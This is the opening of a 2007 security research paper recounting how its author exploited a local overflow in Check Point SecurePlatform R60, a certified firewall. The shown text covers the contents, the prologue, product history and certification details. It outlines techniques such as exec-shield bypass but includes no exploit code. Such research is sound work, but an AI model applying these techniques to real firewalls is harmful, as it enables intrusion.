
An uncensored real-time-line of how I exploited a vulnerability in a kernel hardened EAL4+ certified firewall
|
|
|
- Grace Moody
- 10 years ago
- Views:
Transcription
1 Check Point Secure Platform Hack Doc. v1.0- First release October 2007 An uncensored real-time-line of how I exploited a vulnerability in a kernel hardened EAL4+ certified firewall Hugo Vázquez Caramés hvazquez at pentest dot es phone:


2 Index About PenTest... 4 Prologue... 6 Introduction of the Check Point Firewall... 8 The Secure Platform R60 Common Criteria Certification Security Target Validation Report Common Criteria Certificate The Secure Platform Information Gathering of the target Fast look to vulnerabilities candidates Try out to some buffer overflows The Monster: EXEC-SHIELD The real exploitation adventure Now let s try with exec-shield turned on! How to put the system argument in a place other than the environment variable System argument sled Summary of the state of the testing process Another way Playing with cpu registers Overflows in the 2nd and 1st arguments of SDSUtil Let s try to delete a file Playing with UNLINK() Trying well Known hacking Techniques Rename() Chroot()

3 Frame manipulation Do_System() Playing again with cpu registers and execve() Back to Do_System() libc.so Attacking through the binary image Yet another strange attack vector Cpshell debug st Real scenario attack st P.o.C. exploit About other overflows and remote exploitation Summary Conclusion F.A.Q What about responsible disclosure? ANNEX I - SYSCALLS
4 About PenTest PenTest, is a niche company, which carries out specialised services for large companies in the financial area, telecommunications, insurance companies, public organisations, and so on PenTest Consultores level of solvency is backed by well reputed security practitioners. With headquarters in Barcelona, it has collaborators all over Spain and partners in the USA and other European countries. PenTest workers lifestyle and corporate idiosyncrasy is based on a pull economy model see From Push to Pull- Emerging Models for Mobilizing Resources by John Hagel & John Seely Brown-. Our dynamic approach of resources mobilization allows us to face with complex problems always with the most up to date technology and human resources. PenTest has the following organisational resources: - A data base of leading experts in Security in Information Technology, from Spain and also profiles from outside our borders, from which our staff are chosen. - Facilities which are completely optimised and dedicated to R+D and to carrying out Security Audits and Penetration Tests. - A marketing system based on presence in the media and key events in the security area, as in the publishing of Reports and Investigations on security matters of major interest in the business world. PenTest bases its success for each type of project in recruiting the best Pen-Testers around for auditing the problem in question. Once they are selected, they form a team of auditors or Tiger Team which is placed at the client s service. Normally, Pentest s Tiger Teams are not only high skilled, but they are also the very motivated, since they work from the freedom of their knowledge and experience and which PenTest allows for the development of their professional tasks. 4
5 Pentest s Commitment Pentest s commitment to objectivity and independence is the same that has been observed since the birth of the company and as a rule of conduct in both our internal and external relationships within the market or with the client. 5

6 Prologue Dear visitor, thank you for reading these lines. I will try to explain what this paper is and what is not. This is paper are the more or less raw results of the trial and error natural process of hacking a system. As the initial idea was not to made it public, I did not take care of the feel and look and I wrote as a simple reminder to me of what attack vectors where tried and its time-line. As the R+D work increased, what where simple annotations begun to look interesting, maybe for readers other than me. At the end I got what I was looking for: a way to hack the tested system, but then I realize that what was more interesting at least to me- was not the result itself but the entire step-by-step of the hacking experience. In that sense I have thought that maybe this real time-line hacking adventure could be of the interest for some people that want to learn how that kind of things happen. I remember many years ago that when reading papers about hacks and exploits I always had the sensation of being losing something interesting of the story. It was not the result, which usually was perfect: the exploit, but the process itself. I could not understand how the authors could be so clever and perfect in their R+D works. Of course, now I know: papers usually only describe the success stories, and few people writes down stupid hacking attempts, futile or completely wrong theories, probably fearing the scene laughs. I think that errors usually give you more information that successes. In my humble opinion other errors, even stupid errors, are good for the learning process. With this idea in mind I have decided to release an uncensored paper where any attempt, any though, any theory is showed without any kind of shame. I know there are more skilled security researchers than me. This paper is not aimed to them even if maybe they can extract some bytes of usable information- but for the other people, the ones who want to have an idea of how a vulnerability research could look like. 6
7 Once told all this, I would like to notice you some things. First: this paper is more or less like personal annotations, so don t expect a logic and rational story. It shows a real brainstorming of ideas. I think something, and then I test and write down. Of course I have done some but little- make-up to the paper to avoid having a scrambled text that only I can read, but please, understand that not too much effort have been done on this. Only key points are explained in details. Many others things are simply put there without taking any care This style of writing down a paper has a disadvantage: is chaotic. But this is exactly what I wanted to show: the sometimes chaotic and wild process of a hack. It is important to notice that this paper could contain erroneous concepts, erroneous statements and so on, so take it easy and rationally and carefully analyze anything. On the other hand, don t forget that the result of this research is right the exploit works- and can be checked, so at least the most important concepts should be true. I wish you have a good reading. If anyone has any doubt about something in this text I will try to solve or discuss anything related with it by hvazquez at pentest dot es-. For the impatient: you have the summary and the P.o.C. exploit at the end of this document. If you are able to understand how the exploit works without reading this paper, you are a martian Seriously speaking, it s almost impossible to clearly understand how the exploit works without the reading of the document. The good news is that there are few chances that a Script Kiddy can alter the P.o.C. exploit to take profit. 7
8 Introduction of the Check Point Firewall From: " Check Point Firewall/VPN solutions provide organizations with the world's most proven solution, used by 100% of the Fortune 100. They enable organizations to protect the entire network infrastructure and information with a unified security architecture that simplifies management and ensures consistent, up-to-date security everywhere I think that the best way of having an idea of the history of CheckPoint a.k.a. Firewall-1- firewall is to have a look at the Wikipedia, wich I think it has an accurate description of its evolution. From Wikipedia, the free encyclopedia FireWall-1 is a firewall product created by Check Point Software Technologies Ltd. The FireWall-1 is a stateful firewall which also filters traffic by inspecting the application layer. It was the first commercially available software firewall to use stateful inspection. FireWall-1 functionality is currently bundled within all the Check Point's perimeter security products. The product previously known as FireWall-1 is now sold as an inseparable part of the VPN-1 solutions, which include the VPN functionality. ( ) FireWall-1 is one of the few firewall products that is still owned by its creators (Check Point Software Technologies). By contrast, most other commercial firewalls such as Cisco PIX and Juniper NetScreen were acquired by their present owners. Platforms Check Point FireWall-1/VPN-1 software is installed on a separate operating system*, which provides the protocol stack, file system, process scheduling and other features needed by the product. This is different to most other commercial firewall products like Cisco PIX and Juniper NetScreen where the firewall software is part of a proprietary operating system. As of NGX R61 R65, FireWall-1 supports the following operating systems: Solaris on SPARC 8, 9 and 10; Windows 2000 Server and 2003 Server; Red Hat Enterprise Linux (RHEL) version 3.0; Check Point SecurePlatform (a Check Point Linux distribution based on Red Hat Linux, often called SPLAT); 8

9 Nokia IPSO. Previous versions of Check Point firewall supported other operating systems including HP-UX and IBM AIX. See the table in the Version History section below for details. FireWall-1/VPN-1 running on the Nokia platform on IPSO is often called a Nokia Firewall as if it were a different product, but in fact it runs the same FireWall-1 software as other platforms. Version History The FireWall-1 version naming can be rather confusing because Check Point have changed the version numbering scheme several times through the product's history. Initially, the product used a traditional decimal version number such as 3.0, 4.0 and 4.1 (although 4.1 was also called Check Point 2000 on the packaging). Then the version changed to NG meaning Next Generation and minor revisions became known as Feature Packs. Then the name changed to NG AI which meant NG with Application Intelligence, and the minor revisions became known as Rxx e.g. NG AI R54. Most recently, the version name has changed to NGX. Version 3.0 was also sold by Sun Microsystems as Solstice FireWall-1. This was essentially the same product, but with slightly different packaging and file system layout. The table below shows the version history. The Platforms column shows the operating systems that are supported by the firewall product: Version Release Date Platforms Notes 1.0 April 1994 SunOS 4.1.3, Solaris 2.3 [2] [3] 2.0 Sep 1995 SunOS, Solaris, HP-UX [4] 2.1 Jun Oct a 3.0b Windows NT 3.5 and 4.0; Solaris 2.5, and 2.6; HP-UX 10.x; AIX 4.1.5, Windows NT 4.0, Solaris 2.5, 2.5.1, 2.6 and 7 (32-bit); HP-UX 10.x; AIX and

10 Windows NT 4.0 and 2000; Solaris 2.6, 7 and 8 (32-bit); HP-UX and 11; Red Hat Linux 6.2 and 7.0 (2.2 kernel); IPSO and 3.5; AIX 4.2.1, and Also known as Check Point 2000 NG Jun 2001 Windows NT 4.0 and 2000; Solaris 7 (32-bit) and 8 (32 or 64-bit); Red Hat Linux 6.2 and 7.0 (2.2 kernel) NG stands for Next Generation NG FP1 Nov 2001 NG FP2 Apr 2002 NG FP3 Aug 2002 Windows NT 4.0 and 2000; Solaris 7 (32-bit) and 8 (32 or 64-bit); Red Hat Linux 6.2, 7.0 (2.2 kernel) and 7.2 (2.4 kernel), IPSO Windows NT 4.0 and 2000; Solaris 7 (32-bit) and 8 (32 or 64-bit); Red Hat Linux 6.2, 7.0 (2.2 kernel) and 7.2 (2.4 kernel), IPSO 3.5 and 3.6, SecurePlatform NG FP2 Windows NT 4.0 and 2000; Solaris 8 (32 or 64-bit) and 9 (64-bit); Red Hat Linux 7.0 (2.2 kernel), 7.2 and 7.3 (2.4 kernel), IPSO 3.5, and 3.6, SecurePlatform NG FP3 Windows NT 4.0 and 2000; Solaris 8 (32 or NG AI Jun 64-bit) and 9 (64-bit); Red Hat Linux 7.0 (2.2 The full name is NG with R kernel), 7.2 and 7.3 (2.4 kernel), IPSO 3.7, Application Intelligence SecurePlatform NG AI, AIX 5.2 Windows NT 4.0, 2000 and 2003; Solaris 8 (32 NG AI Nov or 64-bit) and 9 (64-bit); Red Hat Linux 7.0 Version branches: NG AI R55P, R (2.2 kernel), 7.2 and 7.3 (2.4 kernel), IPSO NG AI R55W 3.7 and 3.7.1, SecurePlatform NG AI For product Check Point Express NG AI R57 April 2005 SecurePlatform NG AI R57 CI (Content Inspection), later VPN-1 UTM (Unified Threat Management) [5] NGX Aug 2005 Windows 2000 and 2003; Solaris 8 and 9 (64- bit); RHEL 3.0 (2.4 kernel), IPSO 3.9 and 4.0, Version branches: NGX R60A 10
11 R60* SecurePlatform NGX *Note of the author: this is the EAL4+ certified version NGX R61 NGX R62 NGX R65 Mar 2006 Nov 2006 Mar 2007 Windows 2000 and 2003; Solaris 8, 9 and 10; RHEL 3.0 (2.4 kernel), IPSO 3.9, 4.0 and 4.0.1, SecurePlatform NGX Windows 2000 and 2003; Solaris 8, 9 and 10; RHEL 3.0 (2.4 kernel), IPSO 3.9 and 4.1, SecurePlatform NGX Windows 2000 and 2003; Solaris 8, 9 and 10; RHEL 3.0 (2.4 kernel), IPSO 4.1,4.2, SecurePlatform NGX 11

12 The Secure Platform R60 Common Criteria Certification The R60 version of the Secure Platform has been validated as an EAL4+ firewall. Following I have extracted some information about that certification. I will do some comments on some specific topics. From the CCEVS web page: PRODUCT DESCRIPTION The TOE is one or more network boundary devices managed remotely by a management server, using management GUI interfaces. The product provides controlled connectivity between two or more network environments. It mediates information flows between clients and servers located on internal and external networks governed by the firewalls. The claimed security functionality described in the Security Target is a subset of the product's full functionality. The evaluated configuration is a subset of the possible configurations of the product, established according to the evaluated configuration guidance. The security functionality within the scope of the evaluation included information flow control using stateful inspection and application proxies, IKE/IPSec Virtual Private Networking (VPN) in both gateway to gateway and Remote Access configurations, Intrusion Detection and Prevention (IDS/IPS). Additionally, the TOE provides auditing and centralized management functionality. 12

13 SECURITY EVALUATION SUMMARY The evaluation was carried out in accordance to the Common Criteria Evaluation and Validation Scheme (CCEVS) process and scheme. The evaluation demonstrated that the TOEmeets the security requirements contained in the Security Target. The criteria against which the TOE was judged are described in the Common Criteria for Information Technology Security Evaluation, Version 2.2. The evaluation methodology used by the evaluation team to conduct the evaluation is the Common Methodology for Information Technology Security Evaluation, Version 2.2. Science Application International Corporation (SAIC) determined that the evaluation assurance level (EAL) for the TOE is EAL 4 augmented with ALC_FLR.3. The TOE, configured as specified in the installation guide, satisfies all of the security functional requirements stated in the Security Target. Several validators on behalf of the CCEVS Validation Body monitored the evaluation carried out by SAIC. The evaluation was completed in July Results of the evaluation can be found in the Common Criteria Evaluation and Validation Scheme Validation Report for Check Point VPN- 1/FireWall-1 NGX (R60) HFA 03 prepared by CCEVS. ENVIRONMENTAL STRENGTHS Check Point VPN-1/Firewall-1 NGX (R60) HFA 03 is commercial boundary protection device that provide information flow control, security management, Protection of the TSF, cryptographic functionality, audit security functions, and explicit intrusion detection functionality. Check Point VPN-1/FireWall-1 NGX (R60) HFA 03 provides a level of protection that is appropriate for IT environments that require that information flows be controlled and restricted among network nodes where the Check Point components can be appropriately protected from physical attacks. 13
14 Security Target In the document called Check Point VPN-1/FireWall-1 NGX Security Target -that we can found at the CCEVS web page- the vendor gives detailed information about the TOE Target of Evaluationto the NIST National Institute of Standards and Technology- and to the NSA National Security Agency-. This document is something like a guide to have the evaluation team familiarized with the TOE and with the claims about the expected certification. 14


15 The document described topics like: TOE Description, TOE Security Environment, Security Objectives TOE Security Assurance Measures, PP Claims, among others. Are of our interest: The TOE Software: Check Point VPN-1/FireWall-1 NGX (R60) is a software product produced by Check Point. The product is installed on a hardware platform in combination with an operating system (OS), in accordance with TOE guidance, in the FIPS compliant mode. The Check Point VPN-1/FireWall-1 NGX (R60) software is shipped to the consumer in a package containing CD-ROMs with the Check Point VPN-1/FireWall-1 NGX (R60) installation media and user documentation. Check Point VPN-1/Firewall-1 Software and Guidance Distribution The TOE Operating System: In addition to the Check Point VPN-1/FireWall-1 NGX (R60) software, an OS is installed on the hardware platform. The OS supports the TOE by providing storage for audit trail and IDS System data, an IP stack for in-toe routing, NIC drivers and an execution 15
16 environment for daemons and security servers. A large part of the product's security functionality is provided "beneath" the OS, i.e. as kernel-level code that processes incoming packets. The software, OS and hardware platform are collectively identified in this ST as the 'Check Point VPN-1/FireWall-1 NGX (R60) appliance'. The Check Point VPN-1/FireWall-1 NGX (R60) CD-ROM contains a Check Point proprietary OS identified as Check Point SecurePlatform NGX (R60) HFA 0311, a stripped-down version of the Linux operating system. Firewall PP Objectives ( ) O.IDAUTH - The TOE must uniquely identify and authenticate the claimed identity of all users, before granting a user access to TOE functions and data or, for certain specified services, to a connected network O.SELPRO- The TOE must protect itself against attempts by unauthorized users to bypass, deactivate, or tamper with TOE security functions. O.EA- The TOE must be methodically tested and shown to be resistant to attackers possessing moderate attack potential. ( ) Firewall PP Non-IT Security Objectives for the Environment NOE.NOEVIL- Authorized administrators are non-hostile* and follow all administrator guidance; however, they are capable of error. ( ) *Note of the author. This has sense in a single level authentication system: you are authorized or you are not. In the case of CheckPoint Secure Platform, there are several administrator profiles, and several access environments: GUI, web based, CLI Command Line Interface-, In the CLI scenario CPSHELL-, there are at least 2 profiles: a standard administrator and an Expert administrator. A standard administrator has a restricted shell CPSHELL- that tries to limit the user activity to specific firewall actions. An Expert administrator has full access to the underlying operating system. It seems very clear that those two profiles are different by nature: this is very clear in the restricted environment of the cpshell, that do not allow remote command execution or simple file transfers via scp by default-, and only a restricted set of commands can be executed and a restricted set of 16
